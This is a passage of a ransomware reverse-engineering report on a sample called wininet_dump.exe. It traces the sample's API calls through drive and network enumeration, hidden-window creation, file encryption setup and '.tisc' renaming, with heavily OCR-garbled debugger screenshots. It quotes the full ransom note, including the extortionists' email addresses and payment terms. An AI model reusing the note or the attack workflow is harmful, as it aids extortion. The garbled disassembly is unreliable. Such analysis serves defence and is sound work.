0015C9E7 50 0015C9E8 E8 10 5F 01 00	push est push est all wininet_dump.1728FD	eax:L"t         x87Sw_SF 0 x87Sw_P 0 x87Sw_U 0           Fputws         >           >         Default (stdcall)           >         2: [csp] 02CCE008 L"uFHwN7b1wCk3EeU083HES2Lorwu
wininet_dump.001728FD .text:0015C9E8 wininet_dump.exe:\$C9E8 #C9E8 #Dump 1 #Bump 2 #Bump 3 #Bump 4 #Bump 5		2: [csp74] 0025A060 wininet_dump.0025A060 3: [csp74] 00212068 4: [cspr4] 00AFE578 4L"D837D43047E4C" ATEBAS 02CCE008 L"UFHWX7DJWCKJE0025A060 AFESAC 0025A060 wininet_dump.0025A060
Address         Hex           02CCE008         75         00         46         00         18         00         77         00         45         00         50         06         A0         06         00         48         00         77         00         45         00         50         05         00         64         00         45         00         55         00         64         00         45         00         55         00         71         00         25         00         74         00         42         00         63         00         40         45         00         71         00         72         00         74         00         42         00         63         00         40         45         00         71         00         72         00         74         00         42         00         43         00         40         48         00         40         48         00         40         48         00         74         00         74         00         10         00         10         00         10         00         10         00         10         00         10         00	ASCII 000 U.F.H.W.N.7.b.J. W.C.K.J.E.E.U.g. S.J.H.I.S.Z.L.q. 7.W.U.d.1.d.H.8.	AFESBO (2023/000) AFESBO (2020/000) AFESBO (2020/000) AFESBO (2020/000) AFESBO (2020/000) AFESBO (2020/000) AFESCO (7056AS0 ntd11.77056AS0 AFESCO (7056AS0 AFESCO (7056AS0 AFESCO (7056AS0)

#### Figure 93

It's very uncommon that the malware searches the system for a file called

"I:\5d2860c89d774.jpg" (0xC0000000 = **GENERIC\_READ** | **GENERIC\_WRITE**, 0x1 =

**FILE\_SHARE\_READ**, 0x3 = **OPEN\_EXISTING** and 0x80 = **FILE\_ATTRIBUTE\_NORMAL**):

<pre></pre>	push 0 push 3 push 3 push 1 push 1 push coocooco mov edi,ecx mov dword ptr ss: [ebp-70],ebx push ebx mov dword ptr ss: [ebp-70],d mov dword ptr ss: [ebp-70],ebx mov dword ptr ss: [ebx mov dword ptr s	x87TagWord FFFF           x87Tw_0 3 (Empty) x87TW_1 3 (Empty)           x87Tw_0 3 (Empty) x87TW_3 3 (Empty)           x87Tw_4 3 (Empty) x87TW_5 3 (Empty)           x87Tw_4 3 (Empty) x87TW_5 3 (Empty)           x87Tw_6 0 (Empty) x87TW_5 3 (Empty)           x87Tw_6 0 x875w_2 0 x87TW_5 3 (Empty)           x87Tw_6 0 x875w_2 0 x875W_2 0 x875W_5
U Dump 1 U Dump 2 U Dump 3 U Dump 4 U Dump		SEBDC 002543A8 L"I:\\5d2860c89d774.jpg"
Address   Hex	A3011	VE3E4 00000001 VEE3E8 00000000
02CCE008 28 7A CD 02 60 17 CE 02 EE FE EE	FE XZII.1p1p1p1p	FE3EC 00000003
02CCE018 EE FE EE	er shishishishishish	VE3E0 00000080 VEE3E4 00000000
Figure 94		

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LoadCursorW is used to load the standard arrow resource from the executable (0x7F00 = **IDC\_ARROW**):

<ul> <li>00168A10</li> <li>00168A2</li> <li>00168A24</li> <li>00168A32</li> <li>00168A32</li> <li>00168A39</li> <li>00168A40</li> <li>00168A40</li> <li>00168A43</li> </ul>	6A 00 C7 45 D0 30 00 00 00 C7 45 D4 03 00 00 00 C7 45 D8 <u>E0 BA 16 00</u> C7 45 DC 00 00 00 00 C7 45 DC 00 00 00 00 C7 45 E0 00 00 00 00 B9 40 E4 C7 45 E8 00 00 00 00 FF 15 68 C3 21 00	<pre>push 0 mov dword ptr ss: ebp-30,30 mov dword ptr ss: ebp-22,3 mov dword ptr ss: ebp-24,0 mov dword ptr ss: ebp-24,0 mov dword ptr ss: ebp-20,0 mov dword ptr ss: ebp-20,0 mov dword ptr ss: ebp-10,ecx mov dword ptr ss: ebp-10,0 call dword ptr ss: edb-10,0</pre>	30: '0'	x87TW_4 3 (Empty) x87TW_5 3 (Empty) x87TW_6 3 (Empty) x87TW_7 3 (Empty) x87StatusWord 0000 x87SW_6 0 x87SW_C3 0 x87SW_C2 0 x87SW_C1 0 x87SW_C3 0 x87SW_C2 0 x87SW_5 0 x87SW_P 0 x87SW_20 us7SW_5 0 x87SW_P 0 x87SW_0 0
● < dword ptr [0021C368 <winine< th=""><th>et_dump.&amp;LoadCursorW&gt;]=<usi< th=""><th></th><th>&gt;</th><th>Default (stdcall)</th></usi<></th></winine<>	et_dump.&LoadCursorW>]= <usi< th=""><th></th><th>&gt;</th><th>Default (stdcall)</th></usi<>		>	Default (stdcall)

# Figure 95

The binary registers a window class using the RegisterClassExW routine:



# Figure 96

CreateWindowExW is utilized to create a new window called "LPCWSTRszTitle" (0xCF0000 = WS\_OVERLAPPEDWINDOW and 0x80000000 = CW\_USEDEFAULT):

O0168A8     O01684     O01684     O01684     O01684     O01684     O01684	1 6A 00 51 6A 00 6 6A 00 8 6A 00 8 6A 00 8 6A 00 8 6A 00 8 6A 00 8 68 00 00 00 80 8 68 00 00 00 80 8 68 <u>64 35 25 00</u> 9 68 <u>64 35 100 100 100 100 10000000000000000000</u>	<pre>push es1 push ex push ecx push 0 push 0 push 8000000 push 8000000 push 8000000 push 60000 push wininet_dump.253EC4 push wininet_dump.253EC4 push 0 mov dword ptr ds:[263244],ecx cail dword ptr ds:[46CreatewindowExw&gt;]</pre>	es1:&L" 253EC4: 253EE4:	x87r7 0000000000000000 ST7 Empty 0.000000 x87TagWord FFFF x87Tw_0 3 (Empty) x87TW_1 3 (Empty) x87Tw_2 3 (Empty) x87TW_3 3 (Empty) x87Tw_4 3 (Empty) x87TW_5 3 (Empty) x87Tw_6 3 (Empty) x87TW_5 3 (Empty) x87StatusWord 0000 x87SW_E1 0 x87SW_C3 0 x87SW_C2 0 x87SW_E9 0 x87SW_C2 0 x87SW_E9 0 x87SW_E5 0 x87SW_5 0 x87SW_P 0 x87SW_U 0 Default (stdcall) 11 [esp] 00000000
dword ptr [0021C364 <wi .text:0016baad="" 1="" 2<="" th="" unp="" wininet_=""><th></th><th>.]=<user 32.="" createwindowexw=""></user></th><th>00AFE4E0 000</th><th>2: [esp+4] 00253EE4 L"LPCWSTRszWindowClass" 3: [esp+8] 00253EC4 L"LPCWSTRszTitle" 4: [esp+C] 00CF0000</th></wi>		.]= <user 32.="" createwindowexw=""></user>	00AFE4E0 000	2: [esp+4] 00253EE4 L"LPCWSTRszWindowClass" 3: [esp+8] 00253EC4 L"LPCWSTRszTitle" 4: [esp+C] 00CF0000
Address Hex 00253EE4 4C 00 50 00 43 00253EF4 7A 00 57 00 65 00253F14 41 00 64 00 60 00253F24 41 00 75 00 74 00253F24 74 00 00 00 45	00 57 00 53 00 54 00 52 00 00 55 00 64 00 6F 00 77 00 00 65 00 65 00 00 00 00 20 00 00 69 00 65 00 00 00 20 00 00 6F 00 53 00 74 00 61 00 73 00 00 20 00 64 00 61 00 73 00	ASCII 73 00 L.P.C.W.S.T.R.S. 43 00 Z.W.i.n.d.o.w.C. 20 00 1.a.S.S 73 00 A.du.m.i.nI.S. 72 00 A.u.t.o.S.t.a.r. 68 00 tI.S.T.a.S.k.	00AFE4E8 002     00AFE4E0 00C     00AFE4F0 800     00AFE4F4 800     00AFE4F8 800     00AFE4F8 800     00AFE4F0 000     00AFE500 000     00AFE504 000	53EC4 L"LPCWSTRszTitle" 50000 00000 00000 00000 00000 00000 00000 00000 00000 00000 wininet_dump.00150000

# Figure 97

The window created earlier is hided by calling the ShowWindow routine (0x0 = **SW\_HIDE**):

>● 0016BAB ● 0016BAB	56	push o push esi		x875W_SF 0 x875W_P 1 x875W_U 0
EIP 0016BAB		call dword ptr ds:[<&ShowWindow>]	×	Default (stdcall)
dword ptr [0021C370 <wir .text:00168ABE wininet_0</wir 	iinet_dump.&ShowWindow>]= <u< th=""><th>ser32.ShowWindow&gt;</th><th></th><th>1: [esp] 008003D4 2: [esp+4] 0000000 3: [esp+8] 00AFE578 &amp;L"D837D43047E4C" 4: [esp+C] 0016B34B wininet_dump.0016B34B</th></u<>	ser32.ShowWindow>		1: [esp] 008003D4 2: [esp+4] 0000000 3: [esp+8] 00AFE578 &L"D837D43047E4C" 4: [esp+C] 0016B34B wininet_dump.0016B34B
Dump 1 Dump 2	💭 Dump 3 🛛 💭 Dump 4 💭 D	ump 5 🛛 👹 Watch 1 🛛 💷 Locals 🖉 Struct	00AFE508 008 00AFE50C 000	

# Figure 98

We need to analyze the window procedure defined in figure 96 (sub\_16BAE0).

The malware uses the ntdllDefWindowProcW API in order to call the default window procedure whenever a particular message needs to be processed (0x24 =

WM\_GETMINMAXINFO, 0x81 = WM\_NCCREATE, 0x83 = WM\_NCCALCSIZE and 0x1 = WM\_CREATE):

• 00168883 FF 75 10     • 00168886 51     • 00168887 FF 75 08	push dword ptr ss: ebp+14 push dword ptr ss: ebp+10 push ecx push dvord ptr ss: ebp+8 call dword ptr ds: («akrd]  DefwindowProc_w>]	x875W_B         0         x875W_C3         0         x875W_C2         0           x875W_C1         0         x875W_C5         0         x875W_E5         0           x875W_F5         0         x875W_F1         x875W_U20         0
		Default (stdcall) 🔹 5 🖨 🗌 Unloc
<pre>dword ptr [0021C358 <wininet_dump.&ntd]ldefwindowproc_w> .text:0016BBBA wininet_dump.exe:\$1BBBA #1BBBA</wininet_dump.&ntd]ldefwindowproc_w></pre>	= <ntdll.ntdlldefwindowproc_w></ntdll.ntdlldefwindowproc_w>	1: [esp] 008003D4 2: [esp+4] 00000024 3: [esp+6] 00000000 4: [esp+6] 00AFE0A4
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	Watch 1 [X=] Locals      Struct     OOAFD508     OOA     OOAFD508     OOAFD508	
Address Hex 00158880 FF 75 14 00 00144 E0 A5 00 00158883 FF 75 10 00 00168883 F1 75 08 00	Watch 1     Period case     Struct     00AFDS 00 000       Ascti     No     Aschol     Aschol       Marce     No     00AFDS 10 000       Wish dword ptr Ss:     ebp+14	00000 FE0A4 X875W_B 0 X875W_C3 0 X875W_C2 0 X875W_C1 0 X875W_C0 0 X875W_E5 0 X875W_5F 0 X875W_F 1 X875W_U 0
	>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>	Default (stdcall) 🔹 5 🗘 🗌 Unlock
dword ptr [0021C358 <wininet_dump.&htdlldefwindowproc_w>] .text:0016888A wininet_dump.exe:\$1888A #1888A</wininet_dump.&htdlldefwindowproc_w>	< <pre>=<ntdll.wtdlldefwindowproc_w></ntdll.wtdlldefwindowproc_w></pre>	1: [esp] 00800304 2: [esp+4] 00000081 3: [esp+8] 00000000 4: [esp+C] 00AFE098
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5	Watch 1 [x=] Locals Struct 00AFD4E0 008	
	ASCII	
● 00168883 FF 75 14 ● 00168883 FF 75 10 ● 00168885 51 ● 00168887 FF 75 08	ODAFD4EC 00AF     ODAFD4E	x875w_L6         0         x875w_L2         0         x875w_L2         0           x875w_L10         x875w_L00         0         x875w_L5         0         x875w_L5         0           x875w_L5         0         x875w_L9         1         x875w_L00         0         0           x875w_L5         0         x875w_L9         0         x875w_L00         0         0           Default (stdcall)         ▼         5         ↓         Unloc         0
dword ptr [0021C358 <wininet_dump.&ntd]ldefwindowproc_w>] .text:0016888A wininet_dump.exe:\$1888A #1888A</wininet_dump.&ntd]ldefwindowproc_w>	l= <ntdll.ntdlldefwindowproc_w></ntdll.ntdlldefwindowproc_w>	11 [esp] 008003D4 22 [esp+4] 00000083 33 [esp+8] 00000000 44 [esp+C] 00AFE084
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	Watch 1  x= Locals	
Address   Hex	ASCTT 00AFD4E8 000	00000
• 00168883 FF 75 10     • 00168866 51     • 00168867 FF 75 08	<pre>UDSh dword ptr ss: [ebp+14] Jush dword ptr ss: [ebp+14] Jush dword ptr ss: [ebp+14] Jush ecx Jush dword ptr ss: [ebp+6] All dword ptr ds: [c4xtd]DefwindowProc_w&gt;]</pre>	x875W_B         0         x875W_C3         0         x875W_C2         0           x875W_C1         0         x875W_C5         0         x875W_E5         0           x875W_50         0         x875W_C1         0         x875W_C2         0           x875W_50         0         x875W_50         0         x875W_50         0           x875W_50         0         x875W_50         0         x875W_50         0
		Default (stdcall) 🔻 5 🛊 🗌 Unlod
dword ptr [0021C358 <wininet_dump.&ntd1]defwindowproc_w>] .text:0016888A wininet_dump.exe:\$1888A #1888A</wininet_dump.&ntd1]defwindowproc_w>	< <ntdll.wtdlldefwindowproc_w></ntdll.wtdlldefwindowproc_w>	1: [esp] 00800304 2: [esp+4] 00000001 3: [esp+8] 00000000 4: [esp+C] 00AFE098
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5	Image: Watch 1         [x=] Locals         Image: Watch 2         Image: Watch 3         Image: Wat	
	ASCTT 00AFD4E8 000	00000
anternalism on an onlos on at anion on an anion on ani	^ 00AFD4EC 00A	2030

GetLogicalDrives is used to retrieve a bitmask that represents the available disk drives:

00160A75 FF 15 60 C1 21 00 call dword ptr ds: <a href="https://callorivessignation-of-callorivessignation-of-callorivessignation-of-callorive-signatio-callorive-signation-of-callorive-signation-of-callorive

# Figure 100

The ransomware forces the system not to display the critical-error message box and sending these errors to the calling process (0x1 = **SEM\_FAILCRITICALERRORS**):

EIP 00160AE0 6A 01 00160AE2 FF 15 E4 C1	push 1 call dword ptr ds: [<&SetErrorMode>]	> v	Default (stdcall)
<pre>dword ptr [0021C1E4 <wininet_dump.&seterro .text:00160AE2 wininet_dump.exe:\$10AE2 #10</wininet_dump.&seterro </pre>	1: [esp] 00000001 2: [esp+4] 02012068 3: [esp+8] 00AFE578 4: [esp+C] 02CD4810 &"ntuser.dat ntuser.dat.LOG		
		OOAFE4AC 000	000001

# Figure 101

The file extracts the type of the drives by calling the GetDriveTypeA API and compares it with 2 (DRIVE\_REMOVABLE), 3 (DRIVE\_FIXED), 4 (DRIVE\_REMOTE) and 6 (DRIVE\_RAMDISK):

BIE         0016081A         50           OD16081B         FF 15 A8 C0 21 00         C           dword ptr [0021C0A8 kwininet_dump.&GetDriveTypeA>         .text:0016081B         wininet_dump.exe:\$1081B	push eax call dword ptr ds:[<&GetDriveTypeA>] = <kernel32.getdrivetypea></kernel32.getdrivetypea>	,	Default (stdcall)
	<pre>.text:00160816 call ds:GetDriveTypeA .text:0016081 call ds:GetDriveTypeA .text:00160824 jb short loc_160888 .text:00160826 cmp eax, 4 .text:00160829 jbe short loc_160830 .text:00160828 cmp eax, 6 .text:00160828 cmp eax, 6 .text:00160828 jnz short loc_160888</pre>	DOAFE4AC DOAF	E4D0   "C:\\"

# Figure 102

Two new threads are created using the CreateThread function:

	0016FA19 F 0016FA1C 6 0016FA21 6 0016FA23 6	6 A 00 F 75 08 8 <u>30 F1 16 00</u> A 00 A 00 F 15 <u>74 C1 21 00</u>	push esi push 0 push dword ptr ss:[ebp+8] push wininet_dump.16F130 push 0 call dword ptr ds:[ <screatethro< th=""><th>ead&gt;]</th><th>x87Statusword 0020 x87Sw_B 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_C1 0 x87Sw_C0 0 x87Sw_E5 0 x87Sw_SF 0 x87Sw_P 1 x87Sw_U 0 Uefault (stdcall)</th></screatethro<>	ead>]	x87Statusword 0020 x87Sw_B 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_C1 0 x87Sw_C0 0 x87Sw_E5 0 x87Sw_SF 0 x87Sw_P 1 x87Sw_U 0 Uefault (stdcall)
	LC174 <wininet_d< th=""><th></th><th>]=<kerne132.createthread></kerne132.createthread></th><th>&gt;</th><th>1:         (esp-4)         0000000           2:         (esp+4)         0000000           3:         (esp+4)         0000000           4:         (esp+c)         02CFCBC0</th></wininet_d<>		]= <kerne132.createthread></kerne132.createthread>	>	1:         (esp-4)         0000000           2:         (esp+4)         0000000           3:         (esp+4)         0000000           4:         (esp+c)         02CFCBC0
Address   Hex	Dump 2 Dump 00 00 26 23 31 00 00 45 72 72		Dump 5      Watch 1 Ix= Locals	UUAFE4F4 U	0000000 016F130 wininet_dump.0016F130 2CFCBC0 0000000
igure 1	0016FDC3 6 0016FDC8 6 0016FDCA F 0016FDCD 6 0016FDCD 6	8 <u>30 92 27 00</u> A 00 F 75 08 8 <u>80 FD 16 00</u> A 00 A 00	<pre>push wininet_dump.279230 push 0 push dword ptr ss:[ebp+8] push wininet_dump.16FD80 push 0</pre>		x87Statusword 0020 x87Sw_B 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_C1 0 x87Sw_C0 0 x87Sw_E5 0 x87Sw_SF 0 x87Sw_P 1 x87Sw_U 0
dword ptr [0021	<	F 15 74 C1 21 00	<pre>call dword ptr ds:[&lt;&amp;CreateThreads] ]=<kernel32.createthreads< pre=""></kernel32.createthreads<></pre>	ead>] >	✓ Default (stdcal)
Ump 1	wininet_dump.ex		🗑 Dump 5 🛛 👹 Watch 1 🛛 💷 Locals 🖉 Stru		0000000
00279248 00 00	00 00 00 00 00 00	00 00 00 00 00 00	ASCII 00 00 00 0	00AFE500 0 00AFE504 0	016FD80 wininet_dump.0016FD80 0279238 wininet_dump.00279238 0000000 0279230 wininet_dump.00279230

The file retrieves a message from the message queue by calling the GetMessageW routine, translates virtual-key messages into character messages using TranslateMessage, and finally dispatches a message to a window procedure using DispatchMessageW:

	ex				ASCII				OAFE510						
Dump 1		Dump 3	Dump 4	Dump 5		[x=] Locals	Struct	C	DOAFE508	0000000	5				
	€.GetMessage	82 50 BB FF D W> (75D0824	6		push eax call est	d		** 7	esi:G	et v > Defa 1: 2: 3:	ult (stdca [esp] ( [esp+4] [esp+8]		1 10/30	- <u>0</u> 0 ▼[5]≎[[	] Unlod
	<ul> <li>001684</li> <li>001684</li> <li>001684</li> </ul>	AE GA C	0		push 0 push 0 push 0					x83	SW_B SW_C1 SW_SF	x875W_C0	0 0 x875W	ES O	


#### Figure 105 Thread activity – sub\_16FD80

The malware enumerates all resources on the network via a function call to WNetOpenEnumW (0x2 = **RESOURCE\_GLOBALNET**):

dword ptr [	00160C0 00160C0 00160C0 00150C0 00150C0 00150C0 00160C0 € 00160C0 00160C0	02 6A 00 04 6A 00 06 6A 00 08 8B F2 0A C7 4 12 FF 15	0 2 2 4 24 28 FF F 5 <u>C8 C2 21 0</u>	F FF FF	push ecx push 0 push 0 push 2 mov esi,edx mov dword ptr call dword ptr WNetOpenEnumW>	ss:[esp+ ds:[<&w	28 <mark>]</mark> ,FFFFFFF NetOpenEnumWo	]	_		×8 ×8 ×8 ×8	7 SW_B 7 SW_C 1 7 SW_SF ault (stdc	00000002	_C3 0 _C0 0 _P 0	x87SW_C2 x87SW_ES x87SW_U	0	] Unlock
.text:00160	C12 wininet_	_dump.exe:\$1	10C12 #10C12								4:	[esp+C	j_0000000	00			
Ump 1	Dump 2	Dump 3	Ump 4	Dump 5	💮 Watch 1	x=l Locals	2 Struct		057	7AF710	0000000	ō					
Address   He					ASCII			~			0000000						
	00 00 00 00	0 00 00 00 0		00 00 00 00													

#### Figure 106

WNetEnumResourceW is utilized to further enumerate the network resources:



The message **DBT\_DEVICEREMOVECOMPLETE** ("A device or piece of media has been removed") is sent to the window created earlier, and its procedure will handle it:



# Figure 108

When the window procedure receives the message, it calls the GetComputerNameW API in order to get the NetBIOS name of the local machine:

	O01688F2 50 push eax     O01688F3 56 push es1						X	875W_SF 0 x875W_P 1	0			
EIP	→ 0016BBF <		5 <u>5C C1 21 (</u>		call dword p	tr ds:[<&Ge	tComputerNameW>]			fault (stdcall)		5 🗘 🗌 Unlock
	0021C15C <wi< th=""><th></th><th></th><th></th><th>ernel32.GetC</th><th>omputerName</th><th>w&gt;</th><th></th><th>2:</th><th>[esp] 02CE02A0 [esp+4] 00AFD974 [esp+8] 0016BAE0 win [esp+C] 00B003D4</th><th>inet_dump.</th><th>0016BAE0</th></wi<>				ernel32.GetC	omputerName	w>		2:	[esp] 02CE02A0 [esp+4] 00AFD974 [esp+8] 0016BAE0 win [esp+C] 00B003D4	inet_dump.	0016BAE0
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	Struct	00AFD940 020 00AFD944 00/				
-:	400											

#### Figure 109

# Thread activity – sub\_16F130

The ransomware creates the ransom note called "\_readme.txt" in every directory that it encrypts:

#### Figure 110

The ransom note is populated by calling the WriteFile function, as shown in figure 111:

	0015F19 0015F19 0015F1A 0015F1A ( 00015F1A ( 00015F1A ( 00015F19)	F 56 57 FF 15		0	writeFile>	tr ds:[<≀	iteFile>]		V Defa	SW_C1 0 x87SW_C0 0 x87SW_ES 0 SW_SF 0 x87SW_P 0 x87SW_U 0 ult(stdcal) (st
	IA1 wininet_			Dump 5	💮 Watch 1	(x=) Locals	Struct	05 6AFA98 05 6AFA9C	02D5FC38	3
Address He 02D5FC38 41	54 54 45 4E	54 49 4F 4	E 21 0D 0A	OD 0A 44 6F	ASCII ATTENTION!.	Do		05 GAFAA8	05 6AFAD	&L"C:\\_readme.txt"
02D5FC58 61 02D5FC68 75	27 74 20 77 L 6E 20 72 65 72 20 66 69 75 72 20 66	74 75 72 6 6C 65 73 2	E 20 61 6C 1 0D 0A 41	6C 20 79 6F 6C 6C 20 79	an return a ur files!	11 yo A11 y		056AFAB4	02D55578	L"C:\\_readme.txt"

An example of a ransom note is highlighted below:

_rea	dme.txt 🖸
1	ATTENTION!
2	
3	Don't worry, you can return all your files!
4	All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.
5	The only method of recovering files is to purchase decrypt tool and unique key for you.
6	This software will decrypt all your encrypted files.
7	What guarantees you have?
8	You can send one of your encrypted file from your PC and we decrypt it for free.
9	But we can decrypt only 1 file for free. File must not contain valuable information.
10	You can get and look video overview decrypt tool:
11	https://we.tl/t-lJwFK5rT39
12	Price of private key and decrypt software is \$980.
13	Discount 50% available if you contact us first 72 hours, that's price for you is \$490.
14	Please note that you'll never restore your data without payment.
15	Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.
16	
17	
18	To get this software you need write on our e-mail:
19	manager@mailtemp.ch
20	
21	Reserve e-mail address to contact us:
22	supporthelp@airmail.cc
23	
24	Your personal ID:
25	0336gSd743duFHwN7bjwCkJEeUg8JHISzLgrwudidH8XsPzHDt1

# Figure 112

The files are enumerated using the FindFirstFileW and FindNextFileW APIs:

0015FD11 51 0015FD12 50 0015FD13 FF 15 F0 C1 21 00	<pre>push ecx push eax call dword ptr ds:[&lt;&amp;FindFirstFilew&gt;]</pre>	x875W_SF 0 x875W_P 0 x875W_U 0
<pre>dword ptr [0021CIF0 <wininet_dump.&findfirstfilewo .text:0015FD13 wininet_dump.exe:\$FD13 #FD13</wininet_dump.&findfirstfilewo </pre>		Default (stotal)         ▼         5         □         Unio           11         (esp)         056AEDC4         056AE10         056AE10
## Dump 1	Dump 5 🛞 Watch 1 [x=] Locals 🍠 Struct push est push est call dword ptr.ds: [<&FindNextFilew>]	OGCASTAG         05 GAPDC4           05 GAPBO0         05 GAPBO           05 GAPBO0         05 GAPBO           105 GAPBO0         05 GAPBO0
dword ptr [0021C134 <wininet_dump.&findnextfilew>] .text:0016005A wininet_dump.exe:\$1005A #1005A</wininet_dump.&findnextfilew>	= <kernel32.findnextfilew></kernel32.findnextfilew>	Lit         [esp]         CD2D5E98           2:         [esp+4]         056AF810           3:         [esp+4]         056F680           4:         [esp+4]         02FC8C0           4:         [esp+4]         02FC8C0
💭 Dump 1 👹 Dump 2 👹 Dump 3 💭 Dump 4 👹	Dump 5 🛛 🕸 Watch 1 🛛 🖉 Locals 🖉 Struct	056AFAFC 02015E98 056AFB00 056AFB10

#### Figure 113

The directories mentioned under figure 89 will not be encrypted. The file extension is extracted by calling the PathFindExtensionW routine:

0015FF4C 0015FF4D	50 FF 15 48 C3 21 00	push eax call dword ptr ds:[<&PathFindExtensionw>]	eax:L"C	Default (stdcall)
dword ptr [0021C348 <winin .text:0015FF4D wininet_dum</winin 		onw>]= <sh1wapi.pathfindextensionw></sh1wapi.pathfindextensionw>	,	1: [esp] 02D15E98 L"C:\\706d7fdb2 2: [esp+4] 02CFCBC0 3: [esp+4] 02CF49C &L"C:\\706d7fd 4: [esp+C] 02CF449C
.text:0015FF40 wininet_dum	p.exe:sFF40 #FF40	- Maria - Maria	056AFB00 020	015E98   L"C:\\706d7fdb2

# Figure 114

The files and file extensions mentioned under figure 89 will be skipped. The ransomware also avoids files that have the ".tisc" extension because this will be appended after the encryption is complete:

COUSFF7C 53 OULSFF7C 53 OULSFF7C 50 OULSFF7C 50 OULSFF7C 50 OULSFF7C 50 OULSFF7C 50 OULSFF7C 50 OULSFF7C 53 Push eax OULSFF7C 53 OULSFF7C 53	ebx:L": eax:L". wcstr v >	x875w_SF 0         x875w_P         0         x875w_U         0           Default (stdcal)         ▼         5         □         Uniod           11         [esp]         02D4F348 L".regtrans-ms"         2:         [esp+4]         02D15ECA L".tXt"           2:         [esp+4]         02DF62C0         L".tXt"         1         [esp]         02CF64C0           4:         [esp+c]         02CF64C0         4L"C:\\706d7fdit         1         1
Image: Construction of the second s	ecx:L"1 eax:L"r	#F348       L".regtrans-ms"         15ECA       L".txt"         X875W_SF0       X875W_P         0       Maximum P         0       Maximum P         11       [esp]         21:       [esp]         02D53498       L"ntuser.pol"         2:       [esp+4]         03CFCBC0       02CF249C         4:       [esp+c]         02CF49C       4L"C:\\706d7fd
	Locals 2 Struct 0566F600 056 ebx:L". eax:L".	3498       L"ntuser.pol"         AFB3C       L"101.txt"         AFB7M_SF       0 x875W_U         Default (stdcal)       ▼         1:       [esp]         02CBF420       L".tisc"         2:       [esp+4]         02CF440       L".tisc"         3:       [esp+6]         02CF449C       4L"C:\\706d7fd
🕮 Dump 1 👹 Dump 2 👹 Dump 3 👹 Dump 4 👹 Dump 5 🥮 Watch 1 💷	Locals      Struct     OS6AFAFC     O20     O2	8420 L".tisc" 15ECA L".txt"

Each targeted file is opened using the CreateFileW routine:

OO1611E6     OO1611E6     OO1611E     OO1611E     OO1611E7     OO1611F1     OO1611F3     OO1611F3     OO1611F5     OO1611F4     OO1611F5      OO1611F5      OO1611F5     OO1611F5     OO1611F5     OO1611F5	6A       00         6B       80       00       00         6A       03       6A       01         6A       01       6A       01         6B       00       00       02       00         8B       50       90       53       70       DC         67       45       6C       00       00       00         FF       15       DC       00       00       00	push 0 push 3 push 3 push 0 push Co000000 mov edi, ecx mov dword ptr ss: [ebp-70], ebx push ebx mov dword ptr ss: [ebp-24], edi mov dword ptr ss: [ebp-24], 0 mov dword ptr ss: [ebp-24], 0	[ebp-7c ebx:L"C	x87Tw_03 (Empty)     x87Tw_13 (Empty)       x87Tw_03 (Empty)     x87Tw_13 (Empty)       x87Tw_23 (Empty)     x87Tw_13 (Empty)       x87Tw_63 (Empty)     x87Tw_73 (Empty)       x87Tw_63 (Empty)     x87Tw_73 (Empty)       x87Tw_63 (Empty)     x87Tw_73 (Empty)       x87Tw_60 (Empty)     x87Tw_73 (Empty)       x87Sw_60 x87Sw_C0 0 x87Sw_C2 0     x87Sw_50 (Empty)       x87Sw_50 x87Sw_C9 0 x87Sw_10 0     x87Sw_10 0       x87Sw_50 x87Sw_70 0 x87Sw_10 0     x87Sw_10 0
dword ptr [0021CODC <winines .text:0016120F wininet_dump.</winines 		el32.CreateFilew>		1: [csp+4] C000000 3: [csp+8] 0000001 4: [csp+C] 0000000
U Dump 1 U Dump 2 U D	ump 3 🛛 🗰 Dump 4 🛛 🗰 Dump	5 👹 Watch 1 🛛 🖉 Struct	056AF9CC COO	
Address         Hex           056AFE4C         01         00         00         00         20         F1           056AFE5C         00         00         00         00         00         00         00           056AFE6C         00         00         00         00         00         00         00	00 00 00 00 00 00 00 00 00	00	<ul> <li>05 6AF 9D0</li> <li>0000</li> <li>05 6AF 9D4</li> <li>0000</li> <li>05 6AF 9D8</li> <li>0000</li> <li>05 6AF 9DC</li> <li>0000</li> <li>05 6AF 9DC</li> <li>0000</li> </ul>	00000 00003 00080

# Figure 116

The file content is read by calling the ReadFile function:

	push 0 lea eax,dword ptr ss:[ebp-20] mov dword ptr ss:[ebp-20],0 push eax push 25805 push edi push esi call ebx	Aorine_0 5 (cmp/y)         Aorine_r 5 (cmp/y)           x875tatusword 0000         x875w_C1 0 x875w_C2 0           x875w_C1 0 x875w_C0 0 x875w_E5 0         x875w_E5 0           x875w_SF 0 x875w_P 0 x875w_U 0           ebx:Rei         V           Default (stdcall)         V
<pre>ebx=<kernel32.readfile> (76ACE160) .text:00161409 wininet_dump.exe:\$11409 #11409</kernel32.readfile></pre>		> Definit (Bical) 1: [esp] 000005A4 2: [esp+4] 005560000 3: [esp+6] 00025805 4: [esp+6] 0056AFADC
Ump 1 Ump 2 Ump 3 Ump 4	Dump 5   Watch 1 🛛 🕸 Locals 🖉 Struct	056AF900 000005A4 056AF904 05560000
Address   Hex	ASCII	056AF9D8 00025805 056AF9DC 056AFADC
05560000 00 00 00 00 00 00 00 00 00 00 00 0		05 6AF 9E0 00000000
Address Hex 05560000 61 62 63 64 65 66 67 68 00 00 00 00 00	ASCII	

# Figure 117

There is a function call to CryptAcquireContextW (as in figure 72) and another one to CryptCreateHash (as in figure 73). The malware hashes a buffer that contains the first 5 bytes from the targeted file and the RSA public key, as shown in figure 118:

00 00 00	015EB47 6A 0 015EB49 56 015EB4A 57 015EB48 FF 7	5 EC	pu	ush 0 ush esi ush edi ush dword pt					x875V	w_C1 0 x87SW_C0	0 x87SW_C2 0 0 x87SW_ES 0 0 x87SW_U 0	
